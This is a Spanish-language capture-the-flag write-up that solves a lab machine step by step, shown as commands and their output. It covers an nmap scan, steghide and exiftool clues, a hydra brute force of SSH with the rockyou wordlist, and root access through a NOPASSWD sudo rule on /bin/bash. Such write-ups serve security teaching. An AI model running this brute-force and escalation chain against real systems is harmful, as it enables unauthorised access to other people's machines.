

BorazuwarahCTF

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:


nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)

- p-**: Escanea todos los puertos .
- sS**: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- sC**: Ejecuta scripts predeterminados para recopilar más información del sistema.
- sV**: Detecta las versiones de los servicios en ejecución.
- min-rate 5000**: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- n**: No realiza resolución DNS, trabaja directamente con direcciones IP.
- vvv**: Muestra información detallada y actualizaciones constantes durante el escaneo.
- Pn**: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64   OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 3d:fd:d7:c8:17:97:f5:12:b1:f5:11:7d:af:88:06:fe (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDu0dJLZN-
ZljRHJcNmVSncrihzQ3HOAHfMwWvSzN+ZMC0YmWoA=
|   256 43:b3:ba:a9:32:c9:01:43:ee:62:d0:11:12:1d:5d:17 (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGDv2JqKvBCR+Badmkr7YKPypEYshuCXxzM5+YdozyBD
80/tcp    open  http      syn-ack ttl 64   Apache httpd 2.4.59 ((Debian))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.



En la página web nos sale solamente una imagen por lo que nos las descargamos y veamos si tiene algún archivo oculto con una herramienta llamada : **steghide** para instalarla debemos de ejecutar: **sudo apt install steghide** una vez instalada nos dirigimos a la carpeta donde se ha descargado la imagen y ejecutamos el siguiente comando para ver si tiene algún archivo oculto:

steghide extract -sf imagen.jpeg y vemos que contiene un archivo llamado **secret.txt** por lo que hacemos un **cat secret.txt** para visualizar el archivo

```
> cd /home/kali/Downloads
> steghide extract -sf imagen.jpeg
Enter passphrase:
the file "secret.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "secret.txt".
> cat secret.txt

File: secret.txt

1
2
3
Sigue buscando, aquí no está to solución
aunque te dejo una pista...
sigue buscando en la imagen!!!

Δ> ~/Downloads > ✓
```

Nos dice que sigamos buscando en la imagen así que le examinaremos a fondo buscando en sus metadatos con la herramienta **exiftool** que si no la tenéis instalada, simplemente poneis **sudo apt install exiftool**

Una vez instalada, utilizamos la herramienta con el siguiente comando: **exiftool imagen.jpeg**

```
> exiftool imagen.jpeg
ExifTool Version Number      : 13.00
File Name                    : imagen.jpeg
Directory                    : .
File Size                    : 19 kB
File Modification Date/Time  : 2025:01:13 21:56:23+01:00
File Access Date/Time       : 2025:01:13 21:58:01+01:00
File Inode Change Date/Time  : 2025:01:13 21:56:23+01:00
File Permissions             : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
XMP Toolkit                  : Image::ExifTool 12.76
Description                  : ----- User: borazuwarah -----
Title                       : ----- Password: -----
Image Width                  : 455
Image Height                  : 455
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 455x455
Megapixels                   : 0.207
```

Nos aparece el usuario borazuwarah, así que podemos hacer un ataque de fuerza bruta con hydra para obtener la contraseña

hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2




```

> hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 22:19:27
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: borazuwarah  password: 123456
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-13 22:19:33

```

Una vez que tengamos esto, nos conectamos a la máquina con ssh:

ssh borazuwarah@172.17.0.2

```

> ssh borazuwarah@172.17.0.2
borazuwarah@172.17.0.2's password:
Linux 722fd86a4327 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 13 21:07:27 2025 from 172.17.0.1
borazuwarah@722fd86a4327:~$

```

Estamos dentro pero falta escalar privilegios para ser usuario root por lo que habrá que escalar privilegios.

Una forma sencilla es buscar binarios SUID que podamos aprovechar para escalar privilegios con el comando : **find / -perm -4000 2>/dev/null**

o binarios Sudo con **sudo -l**

```

borazuwarah@722fd86a4327:~$ find / -perm -4000 2>/dev/null
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
borazuwarah@722fd86a4327:~$ sudo -l
Matching Defaults entries for borazuwarah on 722fd86a4327:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 722fd86a4327:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: /bin/bash
borazuwarah@722fd86a4327:~$

```

Encontramos que podemos ejecutar **/bin/bash** así que pasaremos a ser usuario root con el comando:

sudo -u root /bin/bash

```

Matching Defaults entries for borazuwarah on 722fd86a4327:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 722fd86a4327:
  (ALL : ALL) ALL
  (ALL) NOPASSWD: /bin/bash
borazuwarah@722fd86a4327:~$ sudo -u root /bin/bash
root@722fd86a4327:/home/borazuwarah# whoami
root
root@722fd86a4327:/home/borazuwarah#

```

Ya somos usuario root.

